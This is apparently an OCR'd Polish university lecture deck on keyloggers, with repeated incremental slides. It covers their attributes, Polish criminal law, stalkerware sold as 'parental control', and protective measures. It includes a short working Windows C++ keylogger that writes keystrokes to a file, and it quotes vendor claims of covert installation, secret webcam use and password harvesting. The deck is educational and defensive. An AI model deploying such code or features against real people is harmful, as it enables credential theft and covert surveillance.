Kultura bezpieczeństwa komputerowego

Zajęcia nr 25a: Keyloggery - jak działają i jak się przed nimi chronić?

Do użytku wewnętrznego — nie rozpowszechniać

Instytut Informatyki UWr.

15 stycznia 2018

Czym jest keylogger?

Keylogger - urządzenie lub program rejestrujący i zapisujący dane wprowadzane przez użytkownika z klawiatury.

Keyloggery - atrybuty

Atrybuty keyloggerów:

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji
- Niewykrywalność przez użytkownika - osobę kontrolowaną

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji
- Niewykrywalność przez użytkownika - osobę kontrolowaną
- Dyskrecja działania względem pracy systemu operacyjnego

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji
- Niewykrywalność przez użytkownika - osobę kontrolowaną
- Dyskrecja działania względem pracy systemu operacyjnego
- Niezauważalność transmisji danych

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji
- Niewykrywalność przez użytkownika - osobę kontrolowaną
- Dyskrecja działania względem pracy systemu operacyjnego
- Niezauważalność transmisji danych
- Trwałość

Keyloggery - atrybuty

`Atrybuty keyloggerów:`

- Zdolność do niepostrzeżonej instalacji
- Niewykrywalność przez użytkownika - osobę kontrolowaną
- Dyskrecja działania względem pracy systemu operacyjnego
- Niezauważalność transmisji danych
- Trwałość

Keyloggery - budowa

main.cpp

```cpp
#include <iostream>
#include <windows.h>
#include <string.h>
#include <fstream>
using namespace std;

int main()
{
    int Char;
    string text;
    ofstream log;
    log.open("logi.txt");
    while(!GetAsyncKeyState(VK_ESCAPE)) // przechwytujemy znaki do momentu wcisniecia klawisza ESC
    {
        for(Char = 0; Char < 128; Char++) // sprawdzamy do ktorego numeru znakow ASCII pasuje wprowadzona wartosc
        {
            if(GetAsyncKeyState(Char)== -32767) // jesli zostala znaleziona, to zapisz do lancucha znakow
            {
                text += Char;
            }
        }
    }
        log << text; // przeslij strumien znakow do pliku log i zakoncz
        log.close();
    return 0;
}

```

Czy keyloggery są legalne?

- Artykuł 269b Kodeksu Karnego (Ust. Z dn. 6.06.1997r., Rozdział XXXIII: *Przestępstwa przeciwko ochronie informacji*, Tekst Ujednolicony):
  Art. 269b. § 1. Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4, art. 267 § 3, art. 268a § 1 albo § 2 w związku z § 1, art. 269 § 1 lub 2 albo art. 269a, a także hasła komputerowe, kody dostępu lub inne dane umożliwiające nieuprawniony dostęp do informacji przechowywanych w systemie informatycznym, systemie teleinformatycznym lub sieci teleinformatycznej, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.

Czy keyloggery są legalne?

- Artykuł 269b Kodeksu Karnego (Ust. Z dn. 6.06.1997r., Rozdział XXXIII: *Przestępstwa przeciwko ochronie informacji*, Tekst Ujednolicony):
  Art. 269b. § 1. Kto wytwarza, pozyskuje, zbywa lub udostępnia innym osobom urządzenia lub programy komputerowe przystosowane do popełnienia przestępstwa określonego w art. 165 § 1 pkt 4, art. 267 § 3, art. 268a § 1 albo § 2 w związku z § 1, art. 269 § 1 lub 2 albo art. 269a, a także hasła komputerowe, kody dostępu lub inne dane umożliwiające nieuprawniony dostęp do informacji przechowywanych w systemie informatycznym, systemie teleinformatycznym lub sieci teleinformatycznej, podlega karze pozbawienia wolności od 3 miesięcy do lat 5.


Czy keyloggery są legalne?

- Jeden ze wspomnianych w artykule 269b czynów odnajdujemy w artykule 267 § 1:
  Art. 267. § 1. Kto bez uprawnienia uzyskuje dostęp do informacji dla niego nieprzeznaczonej, otwierając zamknięte pismo, podłączając się do sieci telekomunikacyjnej lub przełamując albo omijając elektroniczne, magnetyczne, informatyczne lub inne szczególne jej zabezpieczenie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.

Czy keyloggery są legalne?

- Jeden ze wspomnianych w artykule 269b czynów odnajdujemy w artykule 267 § 1:
  Art. 267. § 1. Kto bez uprawnienia uzyskuje dostęp do informacji dla niego nieprzeznaczonej, otwierając zamknięte pismo, podłączając się do sieci telekomunikacyjnej lub przełamując albo omijając elektroniczne, magnetyczne, informatyczne lub inne szczególne jej zabezpieczenie, podlega grzywnie, karze ograniczenia wolności albo pozbawienia wolności do lat 2.
- *§ 1a. Nie popełnia przestępstwa określonego w § 1, kto działa wyłącznie w celu zabezpieczenia systemu informatycznego, systemu teleinformatycznego lub sieci teleinformatycznej przed popełnieniem przestępstwa wymienionego w tym przepisie albo opracowania metody takiego zabezpieczenia*

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"



Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:

- "Dowiedz się, czy Partner/Partnerka Cię zdradza"

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:

- "Dowiedz się, czy Partner/Partnerka Cię zdradza"
- "Dowiedz się, co Twoje dziecko robi przy komputerze"

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:

- "Dowiedz się, czy Partner/Partnerka Cię zdradza"
- "Dowiedz się, co Twoje dziecko robi przy komputerze"
- "Wydajność Twoich pracowników nie jest zadowalająca"

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:

- "Dowiedz się, czy Partner/Partnerka Cię zdradza"
- "Dowiedz się, co Twoje dziecko robi przy komputerze"
- "Wydajność Twoich pracowników nie jest zadowalająca"
- "Daj bezpieczeństwo swoim dzieciom - ochroń je przed zagrożeniami czyhającymi w sieci takimi jak np. pedofilia czy narkotyki"

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:


- "Dowiedz się, czy Partner/Partnerka Cię zdradza"
- "Dowiedz się, co Twoje dziecko robi przy komputerze"
- "Wydajność Twoich pracowników nie jest zadowalająca"
- "Daj bezpieczeństwo swoim dzieciom - ochroń je przed zagrożeniami czyhającymi w sieci takimi jak np. pedofilia czy narkotyki"
- "Podejrzewasz kogoś o kradzież Twoich danych prywatnych lub firmowych"

Kompleksowe rozwiązania w zakresie "dyskretnego monitoringu komputera i telefonu"

Firma określa pola eksploatacji swoich produktów następująco:

- "Dowiedz się, czy Partner/Partnerka Cię zdradza"
- "Dowiedz się, co Twoje dziecko robi przy komputerze"
- "Wydajność Twoich pracowników nie jest zadowalająca"
- "Daj bezpieczeństwo swoim dzieciom - ochroń je przed zagrożeniami czyhającymi w sieci takimi jak np. pedofilia czy narkotyki"
- "Podejrzewasz kogoś o kradzież Twoich danych prywatnych lub firmowych"

Program ochrony rodzicielskiej z gwarancją odporności przed wszystkimi programami antywirusowymi



Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

CHRONIONY PROCES

Secretlogger posiada opcje "Chroniony Proces!" Dzięki niej, nie da się zamknąć procesu naszej aplikacji w menadżerze zadań, ani usunąć jego wpisu w rejestrze. Zatem niemożliwym jest wyłączenie go!

ZDALNA INSTALACJA

Nasz program oferuje funkcję, dzięki której można go zainstalować na komputerach na całym świecie! Wystarczy że po utworzeniu pliku w generatorze, wyślemy go na komputer który chcemy monitorować.

MONITOROWANIE KLAWIATURY

Secretlogger monitoruje operacje wykonane na klawiaturze, czyli zapisuje wciśnięcia wszystkich klawiszy. Dzięki temu, dowiesz się co, kiedy i z kim dany użytkownik pisze.

MOŻLIWOŚĆ PRZEJĘCIA IP

Secretlogger umożliwia zainstalowanie proxy na przejętym komputerze dzięki czemu można korzystać z IP komputera przejętego zdalnie.

ZDALNY DOSTĘP DO DYSKU

Secretlogger umożliwia zdalny dostęp do dysku możliwość ingerencji w pliki (pobieranie , otwieranie innych programów niż secretlogger stealth , kasowanie).

ZDALNY PULPIT

Secretlogger umożliwia zdalny Pulpit (możliwość przejęcia obrazu na przejętym komputerze)

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.
- Pełna kontrola danych logowania do kont bankowych, portali społecznościowych i innych serwisów - moduł pozyskiwania haseł.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.
- Pełna kontrola danych logowania do kont bankowych, portali społecznościowych i innych serwisów - moduł pozyskiwania haseł.
- Pełny monitoring klawiatury.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.
- Pełna kontrola danych logowania do kont bankowych, portali społecznościowych i innych serwisów - moduł pozyskiwania haseł.
- Pełny monitoring klawiatury.
- Możliwość zdalnej instalacji za pośrednictwem poczty internetowej.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.
- Pełna kontrola danych logowania do kont bankowych, portali społecznościowych i innych serwisów - moduł pozyskiwania haseł.
- Pełny monitoring klawiatury.
- Możliwość zdalnej instalacji za pośrednictwem poczty internetowej.
- Ochrona drzewa procesów programu przed ich wyłączeniem w menedżerze zadań i przed usuwaniem ich wpisów w rejestrze.

Program ochrony rodzicielskiej z gwarancją odporności na wszystkie programy antywirusowe

Możliwości "programu ochrony rodzicielskiej":

- Niezauważalny proces instalacyjny w systemie dla osoby monitorowanej.
- Możliwość włączenia kamery w monitorowanym urządzeniu bez wiedzy osoby monitorowanej.
- Pełna kontrola danych logowania do kont bankowych, portali społecznościowych i innych serwisów - moduł pozyskiwania haseł.
- Pełny monitoring klawiatury.
- Możliwość zdalnej instalacji za pośrednictwem poczty internetowej.
- Ochrona drzewa procesów programu przed ich wyłączeniem w menedżerze zadań i przed usuwaniem ich wpisów w rejestrze.

Producent gwarantuje także wsparcie serwisowe 24/7 oraz natychmiastową pomoc w rozwiązywaniu problemów.

Jeśli takie programy są legalne...

- To co z prawem do tajemnicy korespondencji (Art. 106 Konstytucji RP)?

Jeśli takie programy są legalne...

- To co z prawem do tajemnicy korespondencji (Art. 106 Konstytucji RP)?
- Albo z prawem do prywatności (Art. 47 i 51 Konstytucji RP)?

Jeśli takie programy są legalne...

- To co z prawem do tajemnicy korespondencji (Art. 106 Konstytucji RP)?
- Albo z prawem do prywatności (Art. 47 i 51 Konstytucji RP)?

- A co z treścią Artykułów 267 i 269b Kodeksu Karnego?

Jeśli takie programy są legalne...

- To co z prawem do tajemnicy korespondencji (Art. 106 Konstytucji RP)?
- Albo z prawem do prywatności (Art. 47 i 51 Konstytucji RP)?

- A co z treścią Artykułów 267 i 269b Kodeksu Karnego?

Podstawowe środki ochrony przed keyloggerami

Poza standardowymi zasadami higieny codziennego korzystania z komputera, nie należy podejmować następujących akcji:

- Otwierać wiadomości email z niewiadomego źródła.

Podstawowe środki ochrony przed keyloggerami

Poza standardowymi zasadami higieny codziennego korzystania z komputera, nie należy podejmować następujących akcji:

- Otwierać wiadomości email z niewiadomego źródła.
- Podłączać do komputera zewnętrznych urządzeń pamięci masowej, co do których nie jesteśmy pewni.

Podstawowe środki ochrony przed keyloggerami

Poza standardowymi zasadami higieny codziennego korzystania z komputera, nie należy podejmować następujących akcji:

- Otwierać wiadomości email z niewiadomego źródła.
- Podłączać do komputera zewnętrznych urządzeń pamięci masowej, co do których nie jesteśmy pewni.
- Pozostawać bez jakiegokolwiek programu antywirusowego i jakiejkolwiek ochrony w czasie rzeczywistym.

Podstawowe środki ochrony przed keyloggerami

Poza standardowymi zasadami higieny codziennego korzystania z komputera, nie należy podejmować następujących akcji:

- Otwierać wiadomości email z niewiadomego źródła.
- Podłączać do komputera zewnętrznych urządzeń pamięci masowej, co do których nie jesteśmy pewni.
- Pozostawać bez jakiegokolwiek programu antywirusowego i jakiejkolwiek ochrony w czasie rzeczywistym.
- Przeglądać stron internetowych z podejrzaną zawartością.

Podstawowe środki ochrony przed keyloggerami

Poza standardowymi zasadami higieny codziennego korzystania z komputera, nie należy podejmować następujących akcji:

- Otwierać wiadomości email z niewiadomego źródła.
- Podłączać do komputera zewnętrznych urządzeń pamięci masowej, co do których nie jesteśmy pewni.
- Pozostawać bez jakiegokolwiek programu antywirusowego i jakiejkolwiek ochrony w czasie rzeczywistym.
- Przeglądać stron internetowych z podejrzaną zawartością. Wskazane jest również stosowanie narzędzia w postaci menedżera haseł.

Podsumowanie

- Obecna sytuacja prawna w Polsce w teorii zakazuje tworzenia programów wykradających wrażliwe dane.

Podsumowanie

- Obecna sytuacja prawna w Polsce w teorii zakazuje tworzenia programów wykradających wrażliwe dane.
- W praktyce można sprzedawać ich odpowiedniki, nadając im miano programów kontroli rodzicielskiej czy domowej.

Podsumowanie

- Obecna sytuacja prawna w Polsce w teorii zakazuje tworzenia programów wykradających wrażliwe dane.
- W praktyce można sprzedawać ich odpowiedniki, nadając im miano programów kontroli rodzicielskiej czy domowej.
- Kupujący może legalnie nabyć taki program. Sposób jego wykorzystywania pozostaje kwestią sporną.

Podsumowanie

- Obecna sytuacja prawna w Polsce w teorii zakazuje tworzenia programów wykradających wrażliwe dane.
- W praktyce można sprzedawać ich odpowiedniki, nadając im miano programów kontroli rodzicielskiej czy domowej.
- Kupujący może legalnie nabyć taki program. Sposób jego wykorzystywania pozostaje kwestią sporną.
- Stosując elementarne zasady bezpieczeństwa, ograniczonego zaufania oraz używając narzędzi w postaci menedżera haseł można się zabezpieczyć infekcją czy szkodliwym działaniem takiego oprogramowania.

Podsumowanie

- Obecna sytuacja prawna w Polsce w teorii zakazuje tworzenia programów wykradających wrażliwe dane.
- W praktyce można sprzedawać ich odpowiedniki, nadając im miano programów kontroli rodzicielskiej czy domowej.
- Kupujący może legalnie nabyć taki program. Sposób jego wykorzystywania pozostaje kwestią sporną.
- Stosując elementarne zasady bezpieczeństwa, ograniczonego zaufania oraz używając narzędzi w postaci menedżera haseł można się zabezpieczyć infekcją czy szkodliwym działaniem takiego oprogramowania.